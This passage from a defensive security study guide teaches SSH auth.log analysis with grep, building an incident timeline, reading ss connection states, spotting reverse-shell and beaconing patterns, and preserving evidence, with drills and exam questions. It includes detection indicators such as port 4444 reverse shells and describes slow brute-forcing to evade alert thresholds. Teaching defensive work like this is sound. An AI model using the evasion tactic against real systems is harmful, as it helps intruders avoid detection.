grep "Accepted" ~/practice/guide2/chapter5/logs/practice_auth.log | \
```

```
grep -oE '[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}' | sort -u
```

Question 6: What usernames were targeted in failed attempts?

```
grep "Failed password" ~/practice/guide2/chapter5/logs/practice_auth.log | \
```

```
awk '{print $9}' | sort | uniq -c | sort -rn
```

Question 7: Full timeline for the suspicious IP

```
grep "203.0.113.45" ~/practice/guide2/chapter5/logs/practice_auth.log
```

Write a timeline summary after running these commands. Format it like a professional incident report:

INCIDENT TIMELINE SUMMARY

=====

Log file: practice_auth.log

Analysis date: [today's date]

10:23:11 – First failed login attempt from 203.0.113.45

Username targeted: admin

10:23:12 to 10:24:31 – 8 additional failed attempts from same IP

Usernames targeted: admin, root, ubuntu, karan

10:25:07 – SUCCESSFUL LOGIN from 203.0.113.45

Username: karan

Method: password

10:25:08 – Session opened for karan

10:26:15 – PRIVILEGE ESCALATION

karan ran: sudo /bin/bash

Became: root

10:27:44 – Disconnect from 203.0.113.45

Total duration of access: approximately 2 minutes 37 seconds

Assessment: This is consistent with a successful brute-force attack followed by immediate privilege escalation.

The attacker had root access for approximately 1 minute 29 seconds.

Unknowns: What was done as root? Requires additional log sources.


Recommended actions:

- 1. Check /root/.bash_history**
- 2. Check /var/log/dpkg.log for new installs**
- 3. Check /etc/passwd for new accounts**
- 4. Audit all files modified in the 10:25-10:28 timeframe**

This is exactly the format a SOC analyst would write. You just wrote your first incident timeline.

5.5 – Traffic Awareness Without Wireshark

You do not need Wireshark to understand network traffic at a conceptual level. You need to understand what information flows, where it goes, and what it reveals.



5.5.1 – Active Connections as Evidence

Running processes leave log entries. Active network connections are also evidence. The state of your network connections at any moment tells a story.

Capture current connection state as evidence:

```
bash
```

```
# Save current state with timestamp
```

```
ss -tunap > ~/practice/guide2/chapter5/connections_$(date +%Y%m%d_%H%M%S).txt
```

```
echo "Captured at: $(date)" >> ~/practice/guide2/chapter5/connections_$(date +%Y%m%d_%H%M%S).txt
```

What each connection state tells you:

```
bash
```

```
ss -tunap
```

LISTEN state – services waiting:

```
tcp LISTEN 127.0.0.1:8080 ← Web server on localhost only – expected
```

```
tcp LISTEN 0.0.0.0:22 ← SSH exposed to all interfaces – is this intended?
```

```
tcp LISTEN 0.0.0.0:3306 ← MySQL exposed to all interfaces – DANGEROUS
```

ESTABLISHED state – active communication:

tcp ESTABLISHED 192.168.1.105:54231 142.250.192.46:443 chrome

← **Normal: Chrome connected to Google (HTTPS)**

tcp ESTABLISHED 192.168.1.105:55234 203.0.113.45:4444 python

← **SUSPICIOUS: Python connecting to external IP on port 4444**

Port 4444 is a common Metasploit reverse shell port

How to investigate a suspicious ESTABLISHED connection:

bash

Find the suspicious connection

ss -tunap | grep "4444"

Get the PID from the output, then check what it is

ps aux | grep [PID]

Check what file the process is running from

ls -la /proc/[PID]/exe 2>/dev/null

Check what files the process has open

ls -la /proc/[PID]/fd 2>/dev/null

5.5.2 – Correlating Connections with Logs

The most powerful form of incident investigation combines two sources: network connection state AND log entries.

Example correlation:

From logs:


10:25:07 – Successful login as karan from 203.0.113.45

10:26:15 – karan escalated to root

From network state (if captured at 10:26):

ESTABLISHED 192.168.1.105:22 203.0.113.45:22349 sshd[1235]

Combined insight: The SSH connection is active. The attacker is still connected. PID 1235 owns this connection. The auth.log shows this same PID started the session. Action: the connection can be terminated by killing PID 1235.



This is why continuous monitoring matters: A snapshot of connections taken DURING an incident provides real-time evidence that logs alone cannot. Logs tell you what happened. Active connections tell you what is happening now.

5.5.3 – What Malware Traffic Looks Like Conceptually


You will not see actual malware in Termux during this guide. But you must understand the patterns so you recognise them when you do.

Pattern 1 – Beacon traffic (C2 check-in):

Malware that receives instructions from an attacker's server checks in regularly – this is called beaconing.

Signs in connection logs:

- Regular connections to the same IP at consistent intervals
- Connections at odd hours (2 AM, 3 AM when no users should be active)
- Small data transfers at precise timing (heartbeat)



Example: Connection to 45.33.32.156:443 every 60 seconds at 2 AM. Normal user applications do not check in like clockwork at 2 AM.

Pattern 2 – Data exfiltration:

Signs in connection logs:

- Large outbound data transfer to unknown IP
- Sustained connection to external IP with high bytes sent
- Multiple connections to unusual ports (not 80, 443, 22)

Example: Consistent ESTABLISHED connection sending 50MB to an external IP on port 8443. This does not match normal browsing or update behaviour.

Pattern 3 – Reverse shell:

A reverse shell is when malware on your system connects outward to the attacker. This bypasses inbound firewall rules (which block incoming connections but allow outgoing connections).

Signs:

- A process (especially one that should not make network calls – word processor, image editor) has an ESTABLISHED connection to an external IP
- The process is in /tmp or another unusual location
- The port on the attacker's side is non-standard (4444, 1337, 9999)

Pattern 4 – Port scanning (being scanned):


Signs:

- Rapid sequence of TCP SYN connections from same IP to many different ports

- Most result in RST (reset) responses – port not listening
- Logs show many "connection refused" or firewall drop entries in short time

5.6 – Attacker Footprints

Every attacker leaves traces. The quality of those traces depends on how skilled the attacker is – but traces always exist.



5.6.1 – Noisy vs Stealthy Attackers

Noisy attacker (typical beginner / automated tool):

Characteristics in logs:

- Rapid-fire attempts (multiple per second)
- Obvious usernames (admin, root, test, administrator)
- Identical user-agent across all requests
- Sequential port scanning
- Requests for common vulnerability paths (/wp-admin, /phpmyadmin)
- Same source IP for entire attack

This attacker is easy to detect. Any basic monitoring will catch this behaviour within minutes.

Stealthy attacker (experienced / APT – Advanced Persistent Threat):

Characteristics in logs:

- Slow attempts (one attempt every few hours)
- Legitimate-looking user-agents (matching actual browser versions)
- Rotating source IPs (using VPN, Tor, or compromised machines)
- Valid credentials (obtained from phishing – no brute force at all)
- Mimics normal user behaviour in timing and access patterns
- Accesses only specific targeted data – no broad scanning

This attacker may not be detected for months. Detection requires behavioural analytics – "does this behaviour match the baseline pattern for this user?" rather than simple rule matching.

From our practice log – which type was it?

bash

Look at the timing

**grep "203.0.113.45" ~/practice/guide2/chapter5/logs/practice_auth.log | **

awk '{print \$3}'

Attempts at: 10:23:11, 10:23:12, 10:23:13, 10:23:14, 10:23:15, 10:23:16, 10:24:02, 10:24:31, 10:25:07

Multiple attempts per second at the start – this is automated. The last few attempts slowed down slightly – possibly a deliberate pause. Overall: this is a noisy attacker using automation. Easily detectable.

5.6.2 – Why Good Attackers Understand Logs

The most dangerous attackers are those who think like defenders.

Before conducting an attack, experienced attackers ask:

- What logging is running on this system?
- What does a suspicious log entry look like here?
- How do I make my activity look like normal traffic?
- What is the monitoring threshold? (How many failed logins before alert?)

Concrete example – slow brute force to evade detection:

If an alerting rule says "block IP after 5 failed logins in 60 seconds", an attacker avoids this by attempting 4 logins per hour. At that rate, brute forcing a 6-character password takes months – but most organisations have no alert for "4 failed logins per hour".

This is why defenders need both:

1. Threshold-based alerts (5 failures in 60 seconds)
2. Anomaly-based detection (any login from an IP that has never connected before)
3. Time-based analysis (logins outside business hours)

Understanding attacker log evasion makes you a better defender. You know what to watch for that casual monitoring misses.

5.6.3 – Evidence Preservation – What Not to Touch

When you discover or suspect a security incident, your instincts may tell you:

- "I should clean this up"
- "I should restart the system to remove the malware"
- "I should delete the suspicious files"

All of these instincts are wrong during incident response.

The evidence preservation rules:

NEVER during an active investigation:


- ***Reboot the system*** (destroys volatile memory – RAM evidence lost)
- ***Delete suspicious files*** (destroys malware samples and timestamps)
- ***Run antivirus cleanup*** (may modify or remove evidence before it is collected)
- ***Edit or clear logs*** (obvious evidence destruction)
- ***Stop the suspicious process*** (without capturing its state first)
- ***Modify file timestamps*** (breaks forensic timeline)

ALWAYS during an active investigation:

- ***Capture volatile data first*** (running processes, network connections, RAM if possible)
- ***Photograph or screenshot what you see***
- ***Record timestamps of your own actions***
- ***Document everything before changing anything***
- ***Follow an established procedure***

Why this matters in practice:

Evidence destroyed during "cleanup" cannot be recreated. If you later need to know what the malware did, which accounts it used, where it sent data — all of that requires the original evidence.



Destroying evidence, even accidentally, can also create legal problems. If this incident ever becomes a legal matter, you may be asked why you deleted files or cleared logs before investigation was complete.

The rule: Document first. Act second. Always.

5.7 — Daily Log and Incident Drills

Do these every day for 10 days before moving to Chapter 6.

Drill 1 — Morning Log Review (Daily)

bash

Review your bash history from yesterday

tail -30 ~/.bash_history

Ask: what did I do? Are there any commands I don't recognise?

Write one observation in your log

```
echo "$(date): History review - [your observation]" >>
~/practice/guide2/chapter5/daily_log.txt
```

Drill 2 – Pattern Recognition Practice (Days 1-5)

Add new entries to your practice log and find them:

bash

Add a new suspicious entry

```
echo "$(date '+%b %d %H:%M:%S') android sshd[9999]: Failed password for root from 1.2.3.4
port 11111 ssh2" \
```

```
>> ~/practice/guide2/chapter5/logs/practice_auth.log
```

Now find it

```
grep "1.2.3.4" ~/practice/guide2/chapter5/logs/practice_auth.log
```

Add multiple entries from same IP

```
for i in 1 2 3 4 5; do
```

```
    echo "$(date '+%b %d %H:%M:%S') android sshd[9999]: Failed password for admin from
5.5.5.5 port 1000$i ssh2" \
```

```
    >> ~/practice/guide2/chapter5/logs/practice_auth.log
```


```
    sleep 1
```

```
done
```

Find all entries from that IP and count them

```
grep "5.5.5.5" ~/practice/guide2/chapter5/logs/practice_auth.log
```

```
grep -c "5.5.5.5" ~/practice/guide2/chapter5/logs/practice_auth.log
```



Drill 3 — Timeline Construction (Days 3-7)

bash

Full analysis of your practice log

echo "=== INCIDENT ANALYSIS ==="

echo "Total events:"

wc -l ~/practice/guide2/chapter5/logs/practice_auth.log

echo "Failed attempts:"

grep -c "Failed" ~/practice/guide2/chapter5/logs/practice_auth.log

echo "Successful logins:"

grep -c "Accepted" ~/practice/guide2/chapter5/logs/practice_auth.log

echo "Unique source IPs:"

**grep -oE '[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}' **

~/practice/guide2/chapter5/logs/practice_auth.log | sort -u

```
echo "Sudo usage:"
```

```
grep "sudo" ~/practice/guide2/chapter5/logs/practice_auth.log
```

Write a 5-sentence incident summary based on what these commands return.

Drill 4 — Live Monitoring Simulation (Days 5-10)

bash

Terminal 1 — start monitoring

```
tail -f ~/practice/guide2/chapter5/logs/practice_auth.log
```

Terminal 2 — simulate events

Add a normal login

```
echo "$(date '+%b %d %H:%M:%S') android sshd[1111]: Accepted password for karan from 192.168.1.105 port 54999 ssh2" \
```

```
>> ~/practice/guide2/chapter5/logs/practice_auth.log
```

sleep 3

Add a suspicious login

```
echo "$(date '+%b %d %H:%M:%S') android sshd[2222]: Accepted password for karan from 77.88.99.100 port 33333 ssh2" \
```

```
>> ~/practice/guide2/chapter5/logs/practice_auth.log
```

In Terminal 1, watch the entries appear in real time. Notice the suspicious one immediately — external IP for the same account.

Drill 5 — Evidence Documentation Practice (Days 7-10)

bash

Capture and document system state

```
echo "=== SYSTEM STATE CAPTURE ===" > ~/practice/guide2/chapter5/state_$(date +%Y%m%d_%H%M%S).txt
```

```
echo "Captured: $(date)" >> ~/practice/guide2/chapter5/state_$(date +%Y%m%d_%H%M%S).txt
```

```
echo "" >> ~/practice/guide2/chapter5/state_$(date +%Y%m%d_%H%M%S).txt
```

```
echo "-- Network Connections --" >> ~/practice/guide2/chapter5/state_$(date +%Y%m%d_%H%M%S).txt
```

```
ss -tunap >> ~/practice/guide2/chapter5/state_$(date +%Y%m%d_%H%M%S).txt
```

```
echo "" >> ~/practice/guide2/chapter5/state_$(date +%Y%m%d_%H%M%S).txt
```

```
echo "-- Running Processes --" >> ~/practice/guide2/chapter5/state_$(date +%Y%m%d_%H%M%S).txt
```

```
ps aux >> ~/practice/guide2/chapter5/state_$(date +%Y%m%d_%H%M%S).txt
```

Review the file you created. Explain in writing what each section shows.

5.8 – Chapter Summary Box

CHAPTER 5 – KEY TAKEAWAYS

Logs = automatic, timestamped, system-generated evidence

Log gaps = possible tampering = investigate

Log rotation = old evidence disappears = retain logs long enough

Reading tools:

cat = entire file (small files only)

less = scrollable, safe default for unknown size files

tail = last N lines (newest events)

tail -f = live follow (real-time monitoring)

head = first N lines (check file format)

grep patterns for auth.log:

"Failed password" = failed login	
"Accepted" = successful login	
"invalid user" = username does not exist (automated scan)	
"sudo" = privilege escalation	
Incident timeline = Before + During + After	
Before = recon and failed attempts	
During = initial access + actions	
After = persistence + cleanup	
Suspicious connection signs:	
Port 4444 = Metasploit reverse shell	
Regular beacon timing = C2 malware	
Database on 0.0.0.0 = exposed to network	
Evidence preservation rule:	
Document first. Act second. Never delete before capturing.	

5.9 – Viva and Interview Questions

Short Answer (2-3 marks / Viva level):

1. What is log rotation and why does it matter for incident response?
2. What does tail -f do and when would a security analyst use it?
3. Name three events that auth.log records.
4. What does it mean when grep "invalid user" returns many results in auth.log?
5. What is the difference between a "noisy" and a "stealthy" attacker in terms of what they leave in logs?

6. What is evidence preservation and why is rebooting a compromised system bad?
 7. Name three signs that a log file may have been tampered with.
 8. What does `grep -c "Failed" auth.log` return?
-

Medium Answer (4-5 marks / Interview level):

1. You are given an `auth.log`. Describe step-by-step how you would determine whether a brute-force attack occurred and whether it was successful. Write the actual `grep` commands you would use.
 2. Explain the 3-phase incident timeline model (Before, During, After). Apply it to the practice log scenario in this chapter – what happened in each phase?
 3. A server shows an ESTABLISHED TCP connection from a Python process to an external IP on port 4444 at 3 AM. No Python applications should be running at that hour. Walk through how you would investigate this.
 4. Why do most breaches take months to detect? Name four specific reasons and explain how each one allows attackers to remain undetected.
-

Long Answer (7 marks / Exam or senior interview):

1. Explain the complete process of investigating a suspected brute-force attack on an SSH server. Include: which log files to examine, which `grep` commands to use, how to build a timeline, what additional artifacts to check beyond `auth.log`, and what immediate response actions to take – in the correct order.
 2. Explain why log integrity is critical to incident response. What are the consequences of tampered logs? How should an organisation protect its logs from tampering? Include discussion of centralised logging and write-once storage.
 3. Compare the log analysis techniques needed to detect a noisy automated brute-force attack versus a stealthy attacker using valid credentials obtained from phishing. Why does each require different detection methods? What behavioural indicators would you look for in each case?
-

5.10 – Memory Tricks

The three log reading tools – remember by use case:

`cat` = "Cram and throw" – dumps everything at once – use for short files only

`less` = "Leisurely scroll" – safe, navigable – use when size is unknown

`tail` = "Tip of the iceberg" – last entries – newest events

`tail -f` = "Follow forever" – live watching – real-time monitoring

grep flags — remember CINVBA:

-c = Count (how many matches?)

-i = Ignore case (find regardless of capitals)

-n = Number (show line numbers)

-v = inVert (show lines WITHOUT the pattern)

-B = Before (show N lines before match)

-A = After (show N lines after match)

auth.log red flags — remember FAILS:

F = Failed password (failed login attempt)

A = Accepted + weird IP (successful login from unknown location)

I = Invalid user (automated scanning — username doesn't exist)

L = Login + sudo immediately (suspicious privilege escalation pattern)

S = Session opened for root (direct root login — should be disabled)

Incident timeline — remember BDA:

B = Before (recon, failed attempts, scanning)

D = During (access gained, actions taken, data touched)

A = After (persistence installed, logs cleared, backdoors)

Evidence preservation — remember DCNA:

D = Document first (screenshot, record, note timestamps)

C = Capture volatile data (RAM, connections, processes — these disappear)

N = Never delete before documenting

A = Act last (clean up only after full evidence collection)

FINAL TRUTH — CHAPTER 5

Log analysis is unglamorous work. There are no explosions, no dramatic countdowns, no Hollywood moments. It is reading timestamps, running grep commands, and building timelines from dry, repetitive text entries.

And it is exactly this work that catches attackers.

The people who stop attacks are not the ones with the most tools. They are the ones who noticed that 203.0.113.45 made nine failed login attempts and then one successful login, immediately followed by a root shell, at 10:26 on a Tuesday morning – and knew that was not normal.

That observation does not come from tools. It comes from knowing what normal looks like – and recognising when something does not match it.

Build your baseline. Read your logs. Know your normal. Everything else follows from that.

Karan Vaya

Chapter 6 — Attacker Thinking and Defensive Mapping

Kill Chains, MITRE ATT&CK, Controls vs Detection, Privilege Escalation

Verified for Pixel OS + Termux | The Chapter Where Everything Connects

An attacker thinks in chains. A defender thinks in control. A professional thinks in both simultaneously. This chapter builds that dual perspective. Everything you learned in Chapters 1-5 converges here.

BEFORE YOU BEGIN — Connection Checkpoint

Before starting this chapter, confirm you can answer these without notes. If you cannot answer any of them, go back and revise that chapter first.


From Chapter 1: What is the risk formula?

From Chapter 2: What does `chmod 755` mean for owner, group, others?

From Chapter 3: What is the difference between open and exposed?

From Chapter 4: What is the root cause of SQL injection?

From Chapter 5: What does "Accepted password" in `auth.log` mean?

